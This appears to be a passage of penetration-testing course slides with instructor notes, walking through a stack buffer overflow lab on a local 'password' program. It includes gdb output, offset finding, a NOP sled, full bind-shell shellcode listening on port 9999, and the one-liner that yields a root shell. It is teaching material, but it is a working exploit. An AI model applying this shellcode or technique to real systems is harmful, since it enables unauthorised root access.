
Exercise: Got Root? (5)

Hint #3: Go Sledding

0x90 is the opcode for "No Operation" or "NOP" for short. It can be used to increase your chances of hitting your shellcode. The exact location in memory of your shellcode is difficult to find. The 0x90 NOP instruction makes it so you do not have to have the exact location. As long as you land somewhere inside the NOP sled, you should hit your shellcode. This is due to the fact that the NOP instruction simply tells the processor to do nothing and to move onto the next instruction. It is used in processors for timing purposes, but is great to improve your chances of successfully running an exploit. The idea is to fill the start of the buffer with "\x90" NOP instructions, then your shellcode, then padding, and finally a memory address that falls into the NOP sled for your return pointer. For example:

```
Start of Buffer |--------------------|------------|----------------------------|----| End of Stack
                 \x90\x90\x90\x90  shellcode  AAAAAAAAAAAAAAAAA   RP
                        NOPs                   Padding
```

You should not run the shellcode right up to the return pointer as it may be clobbered by instructions during the lifetime of.the function, such as that with the procedure epilog. Make sure there is a pad between your shellcode and the return pointer. Also, not every address in the NOP sled will work, even though you are hitting it properly. This may be due to boundary alignment, clobbered data, and various anomalies. Just try moving your landing spot a few times, moving your shellcode, or increasing the NOPs.



Exercise Solution: Got Root? (1)

- Locating the Stack Pointer

```
Dump of assembler code for function checkpw:
   0x08048464 <+0>:     push   %ebp
   0x08048465 <+1>:     mov    %esp,%ebp
   0x08048467 <+3>:     push   %edi
   0x08048468 <+4>:     push   %esi
   0x08048469 <+5>:     sub    $0x270,%esp
   0x0804846f <+11>:    mov    $0x8048630,%eax
   0x08048474 <+16>:    mov    %eax,(%esp)
   0x08048477 <+19>:    call   0x8048350 <printf@plt>
   0x0804847c <+24>:    lea    -0x260(%ebp),%eax
   0x08048482 <+30>:    mov    %eax,(%esp)
   0x08048485 <+33>:    call   0x8048360 <gets@plt>
   0x0804848a <+38>:    lea    -0x260(%ebp),%eax
```

```
(gdb) break *0x804848a
Breakpoint 1 at 0x804848a
```


<- Breakpoint

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise Solution: Got Root? (1)

We already know from before that the buffer for the password program is 608 bytes. We now need to find out the approximate location of the stack pointer once our data has been copied to the buffer by the gets() function. Let us start by firing up the password program with GDB. We need to set a breakpoint on an address when our supplied data resides in the buffer. This way we will be able to determine the approximate location of where our shellcode will reside.

Within GDB, type "disas checkpw" and locate the call to gets(). This function should be located at 0x8048485. The next instruction is located at 0x804848a. This looks like a good spot to set up a breakpoint so we can view the start of our A's once gets() has taken in the user supplied data and placed it into the buffer. Use the command, "break *0x804848a" to set the breakpoint in GDB.



Exercise Solution: Got Root? (2)

- Locating the Stack Pointer (cont.)

```
(gdb) run < <(python -c 'print "A" *600')
```


```
Breakpoint 1, 0x0804848a in checkpw ()
(gdb) x/20x $esp
0xbffff030:     0xbffff048      0x00001000      0x00000001      0x41020ff4
0xbffff040:     0x410005c9      0x41020ff4      0x41414141      0x41414141
0xbffff050:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff060:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff070:     0x41414141      0x41414141      0x41414141      0x41414141
```

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Exercise Solution: Got Root? (2)

This program takes in stdin once it is executed. The program does not take arguments. From inside of GDB we can direct in input using the following syntax, "run < <(python –c 'print "A" *600')."

Start up GDB and make sure your breakpoint is set for the address after the call to the gets() function. When you are ready to run the program, enter in the aforementioned command and press enter. Our A's should now be delivered as input to the program and you should now see the breakpoint triggered at 0x804848a. At this point, type in the command "x/20x $esp" and press enter. We can see that the stack pointer is pointing to 0xbffff030. At the address 0xbffff048 we see 0x41414141, which is the start of our A's.



Validating the Return Pointer

- Where's the real return pointer?
  - Check out just past the end of our A's
  - Then look up that address ... It's main()!

```
Breakpoint 2, 0x0804848a in checkpw ()
(gdb) x/wx $ebp+4
0xbffff25c:     0x08048555
(gdb) bt
#0  0x0804848a in checkpw ()
#1  0x08048555 in main ()
(gdb) x/i 0x8048555-5
0x8048550 <main+39>:call 0x8048464 <checkpw>
```

EBP+4 should always point to the return pointer.

The bt command shows us the call chain.

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Validating the Return Pointer

So how do we know where to find the return pointer on the stack and how can we validate it? On this slide, a breakpoint was previously set on the address 0x804848a. This is the address directly after the call to the gets() function. When hitting the breakpoint we first run the command:

```
(gdb) x/wx $ebp+4
0xbffff25c:     0x08048555
```

EBP should always point to the SFP as we previously discussed. As this is the case, we know that where ever EBP is pointing to +4 should be the return pointer. We can see the return pointer printed out as 0x8048555. We then use the bt or "backtrace" command to see the call chain.


```
(gdb) bt
#0  0x0804848a in checkpw ()
#1  0x08048555 in main ()
```

We see that the return pointer shows up again pointing back to main.

Finally, we run the command:

```
(gdb) x/i 0x8048555-5
0x8048550 <main+39>:call 0x8048464 <checkpw>
```

This simply confirms that directly above the address being used as the return pointer is the call to the checkpw() function. We have confirmed that 0x8048555 is definitely the return pointer and how to easily find it on the stack by referencing EBP+4, and looking at the call chain with the backtrace command.



Exercise Solution: Got Root? (3)

- Determine the exact size …
  - 612 A's

```
Program received signal SIGSEGV, Segmentation fault.
0x08048500 in granted ()
```

  - 616 A's

```
Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
```


  - !!!!! We overwrote the Return Pointer

Determine the exact size…

Now type in "C" to continue. The program should exit normally. This is expected since the buffer is 600 bytes and we haven't overwritten at this point. Let us now quickly validate at what point the return pointer is overwritten.

Try changing your /tmp/input1 file to 612 A's via the earlier script and rerun the program inside GDB. The program should experience a segmentation fault at this point. Notice however that it is showing us 0x08048500 instead of 0x41414141. The 00 at the end of the address is likely due to a null termination being performed by the string copying function. We are overwriting SFP and incidentally writing 00 at the end of the return pointer which is causing a segmentation fault. We are definitely close.

Run the program one last time through GDB and make it 616 A's. You should now see "*0x41414141 in ?? ()*." We now know that at exactly 612 bytes, the next four bytes will overwrite the return pointer. You could have also looked at the address of the next instruction in main() following the call to checkpw() and examined the memory to locate the return pointer. When inputting 608 A's you still get control; however, that is due to a return instruction in the main() function.



Exercise Solution: Got Root? (4)

- Launching the attack!

```
deadlist@deadlist:~$ python -c 'print "\x31\xdb\x53\x43\x53\x6a\x02\x6a\x6
6\x58\x99\x89\xe1\xcd\x80\x96\x43\x52\x66\x68\x27\x0f\x66\x53\x89\xe1\x6a\
x66\x58\x50\x51\x56\x89\xe1\xcd\x80\xb0\x66\xd1\xe3\xcd\x80\x52\x52\x56\x4
3\x89\xe1\xb0\x66\xcd\x80\x93\x6a\x02\x59\xb0\x3f\xcd\x80\x49\x79\xf9\xb0\
x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xc
d\x80" + "A" * 528 + "\x48\xf0\xff\xbf"' |./password
Please enter the password: Access Denied!
Illegal instruction
```

- Check for port TCP 9999

```
deadlist@deadlist:~$ netstat -na |grep 9999
deadlist@deadlist:~$ ▌
```

<-Nope

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Launching the attack!

At this point we need to select our shellcode. From your /home/deadlist directory, type in "*cat shellcode.txt*" and look at the choices. The one at the top shows us that it will open up a backdoor on port 9999. Let us work with that one for now. You can see that the size of the shellcode is 84 bytes. Our buffer is 600 bytes and at 612 bytes starts the 4-byte return pointer. With some simple math we can see how much padding we have to use in order to place our shellcode at the top of the buffer, followed by enough A's to get us to 612 bytes, and then finally placing in our guess at the address of the start of our shellcode.

612 bytes until the RP – 84 bytes of shellcode = 528 bytes of padding

Let us give this a shot! We've got our shellcode from the shellcode.txt file:

"\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x99\x89\xe1\xcd\x80\x96\x43\x52\x66\x68\x27\x0f\x66\x53\x89\xe1\x6a\x66\x58\x50\x51\x56\x89\xe1\xcd\x80\xb0\x66\xd1\xe3\xcd\x80\x52\x52\x56\x43\x89\xe1\xb0\x66\xcd\x80\x93\x6a\x02\x59\xb0\x3f\xcd\x80\x49\x79\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xcd\x80"

We've got the 528 A's needed for padding:

AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA


We've got our guess at the start of the buffer:

```
0xbffff048
```

Let us use Python to tie it all together and try to attack the password program. (Not that this is all on one line)

```
python –c 'print
"\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x99\x89\xe1\xcd\x80\x96\x43\x52\x66\x68\x27\x0f\x66\x
53\x89\xc1\x6a\x66\x58\x50\x51\x56\x89\xc1\xcd\x80\xb0\x66\xd1\xe3\xcd\x80\x52\x52\x56\x43\x89\
xc1\xb0\x66\xcd\x80\x93\x6a\x02\x59\xb0\x3f\xcd\x80\x49\x79\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x68\
x68\x2f\x62\x69\x6e\x89\xc3\x52\x53\x89\xe1\xcd\x80" + "A"*528 + "\x48\xf0\xff\xbf"' |./password
```

Now check to see if your computer is listening on port TCP 9999. Doesn't look like it. This must mean that we didn't guess the exact location of our shellcode. Though it is possible to keep on guessing, let us improve our chances.



Exercise Solution: Got Root? (5)

- Increasing our chances ...

```
deadlist@deadlist:~$ python -c 'print "\x90" * 300 + "\x31\xdb\x53\x43\x53
\x6a\x02\x6a\x66\x58\x99\x89\xe1\xcd\x80\x96\x43\x52\x66\x68\x27\x0f\x66\x
53\x89\xe1\x6a\x66\x58\x50\x51\x56\x89\xe1\xcd\x80\xb0\x66\xd1\xe3\xcd\x80
\x52\x52\x56\x43\x89\xe1\xb0\x66\xcd\x80\x93\x6a\x02\x59\xb0\x3f\xcd\x80\x
49\x79\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x52
\x53\x89\xe1\xcd\x80" + "A" * 228 + "\x20\xf1\xff\xbf"' |./password&
[1] 23283
deadlist@deadlist:~$ netstat -na |grep 9999
tcp        0      0 0.0.0.0:9999            0.0.0.0:*               LISTEN
```

- !!!!! Listening on TCP 9999


Increasing our chances...

No-Operation (NOP) instructions as previously mentioned provide us with a way to increase our chances of successfully exploiting a stack-based overflow. Remember, the NOP instruction simply tells the processor to do nothing and move to the next instruction. The hexadecimal number 90 is the NOP opcode and is what we will use to try to be more successful than our last attempt. Let us now replace some of the A's we used for padding with NOPs. We will of course now want to start off our exploit with the NOP instructions, followed by our shellcode, followed by our padding of A's, and end with our guess at the return pointer. If we can overwrite the return pointer with an address that falls within our NOP sled, it should drop down and execute our shellcode. Let us change our original guess at the start of the shellcode from 0xbffff048 to 0xbffff120 to try and land somewhere in our NOP sled.

So now we want:

```
deadlist@deadlist:~$ python -c 'print "\x90" * 300 +
"\x31\xdb\x53\x43\x53\x6a\x02\x6a\x66\x58\x99\x89\xe1\xcd\x80\x96\x43\x52\x66\x68\x27\x0f\x66\
x53\x89\xe1\x6a\x66\x58\x50\x51\x56\x89\xe1\xcd\x80\xb0\x66\xd1\xe3\xcd\x80\x52\x52\x56\x43\x
89\xe1\xb0\x66\xcd\x80\x93\x6a\x02\x59\xb0\x3f\xcd\x80\x49\x79\xf9\xb0\x0b\x52\x68\x2f\x2f\x73\
x68\x68\x2f\x62\x69\x6e\x89\xe3\x52\x53\x89\xe1\xcd\x80" + "A" * 228 + "\x20\xf1\xff\xbf"'
|./password&
```

The process should be hanging at this point, so we add the "&" on the end of the program name to run it in the background. Run a "netstat –na |grep 9999" to see if your system is listening on that port. If it's not listening, try moving the return pointer guess around within the NOP sled. Not every address will work due to alignment and other issues.



Exercise Solution: Got Root? (6)

- Driving it home ...
- Netcat 127.0.0.1 9999


```
deadlist@deadlist:~$ nc 127.0.0.1 9999
id
uid=1000(deadlist) gid=1000(deadlist) euid=0(root) egid=0(root) groups=0(r
oot),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),109(lpadmin),121(sambas
hare),1000(deadlist)
whoami
root
```

- id
- whoami

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Driving it home…

At this point the exploit should have been successful and your system should be listening on port TCP 9999. If not, go back and review your code to make sure you have not made any mistakes. If your system is listening on port TCP 9999, type in "nc 127.0.0.1 9999" and see if you get in. You'll probably just see a blank line with no prompt. That's okay, try typing in "id" and "whoami." You should be showing as Root! Congratulations, this was a tougher exploit than the last! It's all uphill from here.

